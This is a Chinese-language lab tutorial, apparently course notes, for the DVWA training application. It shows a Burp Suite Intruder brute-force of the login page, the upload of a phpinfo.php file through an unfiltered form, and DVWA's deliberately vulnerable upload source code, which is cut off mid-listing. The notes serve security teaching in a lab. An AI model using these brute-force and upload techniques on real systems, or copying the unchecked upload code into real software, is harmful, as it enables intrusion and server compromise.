


Burp Suite Community Edition v2025.3.3

Welcome to Burp Suite Community Edition. Use the options below to create or open a project.

Note: Disk-based projects are only supported on Burp Suite Professional.

☒ Temporary project in memory

☐ New project on disk

Name:

File:


☐ Open existing project

| Name | File | Last Accessed |
|----------------------|----------------------|----------------------|
| <input type="text"/> | <input type="text"/> | <input type="text"/> |


File:

☒ Trust this project file

Start Burp



Proxy: Intercept: Open browser, 啟動瀏覽器



網址輸入DVWMj網址 <http://192.168.61.129/>

點選 DVWA



owaspbwa OWASP Broken We x + v

← → ↻ ⚠ 不安全 192.168.61.129 ✓



This is the VM for the [Open Web Application Security Project \(OWASP\) Broken Web](#) listed below. More information about this project can be found in the project [User Guide](#).

For details about the known vulnerabilities in these applications, see <https://sourcefor>




!!! This VM has many serious security issues if you are using the "host only" or "NAT" network mode.

TRAINING APPLICATIONS

- + [OWASP WebGoat](#)
- + [OWASP ESAPI Java SwingSet Interactive](#)
- + [OWASP RailsGoat](#)
- + [OWASP Security Shepherd](#)
- + [Magical Code Injection Rainbow](#)
- + [Damn Vulnerable Web Application](#) ✓

進入 DVWA: 輸入帳密 admin/admin

進入 Brute Force 練習



Home

Instructions

Setup

Brute Force ✓

Command Execution

CSRF

Insecure CAPTCHA

Vulnerability: Brute Force


Login

Username:

Password:

Login

輸入 admin/12345



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

Insecure CAPTCHA

Vulnerability: Brute Force

Login


Username: ✓ admin

Password: 12345

Login

Username and/or password incorrect.

查看 Burp Suit 的 Proxy: HTTP history




Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer

Intercept **HTTP history** WebSockets history Match and replace Proxy settings

Filter settings: Hiding CSS, image and general binary content

| # | Host | Method | URL | Params | Edited | Status code | Length | MIME type | Extensi |
|---|-----------------------|--------|--|--------|--------|-------------|--------|-----------|---------|
| 1 | http://192.168.61.129 | GET | /dvwa/ | | | 302 | 680 | HTML | |
| 2 | http://192.168.61.129 | GET | /dvwa/login.php | | | 200 | 1775 | HTML | php |
| 3 | http://192.168.61.129 | POST | /dvwa/login.php | ✓ | | 302 | 596 | HTML | php |
| 4 | http://192.168.61.129 | GET | /dvwa/index.php | | | 200 | 5255 | HTML | php |
| 5 | http://192.168.61.129 | GET | /dvwa/vulnerabilities/brute/ | | | 200 | 5210 | HTML | |
| 6 | http://192.168.61.129 | GET | /dvwa/vulnerabilities/brute/ | | | 200 | 5209 | HTML | |
| 7 | http://192.168.61.129 | GET | /dvwa/vulnerabilities/brute/?userna... | ✓ | | 200 | 5260 | HTML | |

點選第7個, 下方出現 Request/Response 資訊



Request

Response

| # | Host | Method | URL | Params | Edited | Status code | Length |
|---|-----------------------|--------|--|--------|--------|-------------|--------|
| 1 | http://192.168.61.129 | GET | /dvwa/ | | | 302 | 680 |
| 2 | http://192.168.61.129 | GET | /dvwa/login.php | | | 200 | 1775 |
| 3 | http://192.168.61.129 | POST | /dvwa/login.php | | ✓ | 302 | 596 |
| 4 | http://192.168.61.129 | GET | /dvwa/index.php | | | 200 | 5255 |
| 5 | http://192.168.61.129 | GET | /dvwa/vulnerabilities/brute/ | | | 200 | 5210 |
| 6 | http://192.168.61.129 | GET | /dvwa/vulnerabilities/brute/ | | | 200 | 5209 |
| 7 | http://192.168.61.129 | GET | /dvwa/vulnerabilities/brute/?userna... | ✓ | ✓ | 200 | 5260 |


Request details (Pretty):

```
1 GET /dvwa/vulnerabilities/brute/?username=admin&password=12345&Login=
Login HTTP/1.1
Host: 192.168.61.129
Accept-Language: zh-TW,zh;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.61.129/dvwa/vulnerabilities/brute/
Accept-Encoding: gzip, deflate, br
Cookie: security=low; PHPSESSID=4c63kndfhat63eolcvi55jkv74;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: keep-alive
```

Response details (Pretty):

```
1 HTTP/1.1 200 OK
2 Date: Sun, 27 Apr 202
3 Server: Apache/2.2.14
with Suhosin-Patch pr
mod_ssl/2.2.14 OpenSS
mod_perl/2.0.4 Perl/v
4 X-Powered-By: PHP/5.3
5 Expires: Tue, 23 Jun
6 Cache-Control: no-cac
7 Pragma: no-cache
8 Vary: Accept-Encoding
9 Content-Length: 4708
10 Keep-Alive: timeout=1
11 Connection: Keep-Aliv
12 Content-Type: text/ht
```

點選第7個, 按右鍵, 選擇 send to Intruder



Request


Response

| # | Host | Method | URL | Param |
|---|-----------------------|--------|--|-------|
| 1 | http://192.168.61.129 | GET | /dvwa/ | |
| 2 | http://192.168.61.129 | GET | /dvwa/login.php | |
| 3 | http://192.168.61.129 | POST | /dvwa/login.php | ✓ |
| 4 | http://192.168.61.129 | GET | /dvwa/index.php | |
| 5 | http://192.168.61.129 | GET | /dvwa/vulnerabilities/brute/ | |
| 6 | http://192.168.61.129 | GET | /dvwa/vulnerabilities/brute/ | |
| 7 | http://192.168.61.129 | GET | /dvwa/vulnerabilities/brute/?userna... | ✓ |

Context menu options:


- http://192.168.61.129/dvwa/v...in&password=1
- Add to scope
- Scan
- Send to Intruder
- Send to Repeater

點選 Intruder, 發現剛剛 request 出現在此,
以及出現 username=admin & password = 12345




點選 clear 清除標籤

點選反白 12345, 選擇要替換的參數。



點選 Add,

密碼12345兩邊多一個符號, 右邊出現 Payloads 選項



1.輸入猜測的密碼

2.點選 Add

3.出現密碼列表

點選 Start attack

Dashboard Target Proxy **Intruder** Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x 2 x +

Sniper attack

Target: http://192.168.61.129 ☒ Update Host header to match target

Positions: Add \$ Clear \$ Auto \$

```
1 GET /dvwa/vulnerabilities/brute/?username=admin&password=$12345&Login=Login HTTP/1.1
2 Host: 192.168.61.129
3 Accept-Language: zh-TW,zh;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Referer: http://192.168.61.129/dvwa/vulnerabilities/brute/
8 Accept-Encoding: gzip, deflate, br
9 Cookie: security=low; PHPSESSID=4c63kndfhat63eolcvi55jkv74; acopendivids=swingset,jotto,phpbb2,redmine;
  acgroupswithpersist=nada
10 Connection: keep-alive
11
12
```

Start attack

Payloads

Payload position: All payloads

Payload type: Simple list

Payload count: 5

Request count: 5

Payload configuration

This payload type lets you create your own payloads.

Paste 11111

Load... 22222

Remove 33333

Clear admin

Deduplicate empty

Add

Add from list... [Pro version]

Dashboard Target Proxy **Intruder** Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions

1 x 2 x +

Sniper attack

Target: http://192.168.61.129 ☒ Update Host header to match target

Positions: Add \$ Clear \$ Auto \$

```
1 GET /dvwa/vulnerabilities/brute/?username=admin&password=$12345&Login=Login HTTP/1.1
2 Host: 192.168.61.129
3 Accept-Language: zh-TW,zh;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Referer: http://192.168.61.129/dvwa/vulnerabilities/brute/
8 Accept-Encoding: gzip, deflate, br
9 Cookie: security=low; PHPSESSID=4c63kndfhat63eolcvi55jkv74; acopendivids=swingset,jotto,phpbb2,redmine;
  acgroupswithpersist=nada
10 Connection: keep-alive
11
12
```

Start attack

Burp Intruder

The Community Edition of Burp Suite contains a demo version of Burp Intruder. Some functionality is disabled, and attacks are time throttled. Please visit <https://portswigger.net> for more details about Burp Suite Professional which contains the full version.

OK

點選 ok, 觀察 暴力破解的結果,

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

| Request ^ | Payload | Status code | Response received | Error | Timeout | Length |
|-----------|---------|-------------|-------------------|-------|---------|--------|
| 0 | | 200 | 2 | | | 5260 |
| 1 | 11111 | 200 | 1 | | | 5259 |
| 2 | 22222 | 200 | 2 | | | 5260 |
| 3 | 33333 | 200 | 9 | | | 5259 |
| 4 | admin | 200 | 8 | | | 5321 |
| 5 | empty | 200 | 6 | | | 5259 |

點選 Length, 將其排序大小, 發現有一個長度跟其他差異較大, 即是可能的密碼。

Results

Positions

▼ Capture filter: Capturing all items

▼ View filter: Showing all items

| Request | Payload | Status code | Response received | Error | Timeout | Length |
|---------|---------|-------------|-------------------|-------|---------|--------|
| 4 | admin | 200 | 8 | | | 5321 |
| 0 | | 200 | 2 | | | 5260 |
| 2 | 22222 | 200 | 2 | | | 5260 |
| 1 | 11111 | 200 | 1 | | | 5259 |
| 3 | 33333 | 200 | 9 | | | 5259 |
| 5 | empty | 200 | 6 | | | 5259 |

八、File Upload

1.上傳攻擊檔案: low

編輯 phpinfo.php 檔案內容如下

```
<?php
```

```
phpinfo();
```

```
?>
```

Vulnerability: File Upload

Choose an image to upload:

phpinfo.php

../hackable/uploads/phpinfo.php successfully uploaded!

在瀏覽器網址輸入

<http://192.168.119.128/dvwa/hackable/uploads/phpinfo.php>

即可查詢WEB PHP版本等敏感性資料。

192.168.119.128/dvwa/hackable/uploads/phpinfo.php

研究 Kuo Jong Yih Prof... 臺北科大校園入口... account.ao.ntut.edu... asset.oga.ntut.edu... 資工系IEET(規範4及...

PHP Version 5.3.2-1ubuntu4.30



| | |
|---|--|
| System | Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:48 UTC 2010 i686 |
| Build Date | Apr 17 2015 15:01:49 |
| Server API | Apache 2.0 Handler |
| Virtual Directory Support | disabled |
| Configuration File (php.ini) Path | /etc/php5/apache2 |
| Loaded Configuration File | /owaspbwa/owaspbwa-svn/etc/php5/apache2/php.ini |
| Scan this dir for additional .ini files | /etc/php5/apache2/conf.d |
| Additional .ini files parsed | /etc/php5/apache2/conf.d/curl.ini, /etc/php5/apache2/conf.d/gd.ini, /etc/php5/apache2/conf.d/mcrypt.ini, /etc/php5/apache2/conf.d/mysql.ini, /etc/php5/apache2/conf.d/mysqli.ini, /etc/php5/apache2/conf.d/pdo.ini, /etc/php5/apache2/conf.d/pdo_mysql.ini |

File Upload 即檔案上傳漏洞，是對上傳檔案類型、內容沒有嚴格過濾、檢查，使攻擊者可上傳 webshell取得伺服器權限，此漏洞的危害是嚴重性的。本題目的是上傳webshell。

查看原始碼，透過POST方式上傳，第5行顯示上傳後的路徑為hackable/uploads，是一個單純的上傳檔案功能，沒有任何過濾、檢查。

File Upload Source

```
<?php
    if (isset($_POST['Upload'])) {

        $target_path = DVWA_WEB_PAGE_TO_ROOT."hackable/uploads/";
        $target_path = $target_path . basename( $_FILES['uploaded']['name']);

        if(!move_uploaded_file($_FILES['uploaded']['tmp_name'], $target_path)) {

            echo '<pre>';
            echo 'Your image was not uploaded.';
            echo '</pre>';

        } else {

            echo '<pre>';
            echo $target_path . ' successfully uploaded!';
            echo '</pre>';

        }

    }

?>
```

2.使用Burp Suit更改附檔名: medium

查看 mediom Source Code, 路徑同樣為hackable/uploads/, 第14行檢查檔案的type是否為image/jpeg、png, 且檔案size < 100000 (約97.6KB)。

```
<?php
if (isset($_POST['Upload'])) {

    $target_path = DVWA_WEB_PAGE_TO_ROOT."hackable/uploads/";
    $target_path = $target_path . basename($_FILES['uploaded']['name']);
    $uploaded_name = $_FILES['uploaded']['name'];
    $uploaded_type = $_FILES['uploaded']['type'];
    $uploaded_size = $_FILES['uploaded']['size'];

    if (($uploaded_type == "image/jpeg") && ($uploaded_size < 100000)){

        if(!move_uploaded_file($_FILES['uploaded']['tmp_name'], $target_path)) {

            echo '<pre>';
            echo 'Your image was not uploaded.';
            echo '</pre>';

        } else {

            echo '<pre>';
            echo $target_path . ' succesfully uploaded!';
            echo '</pre>';

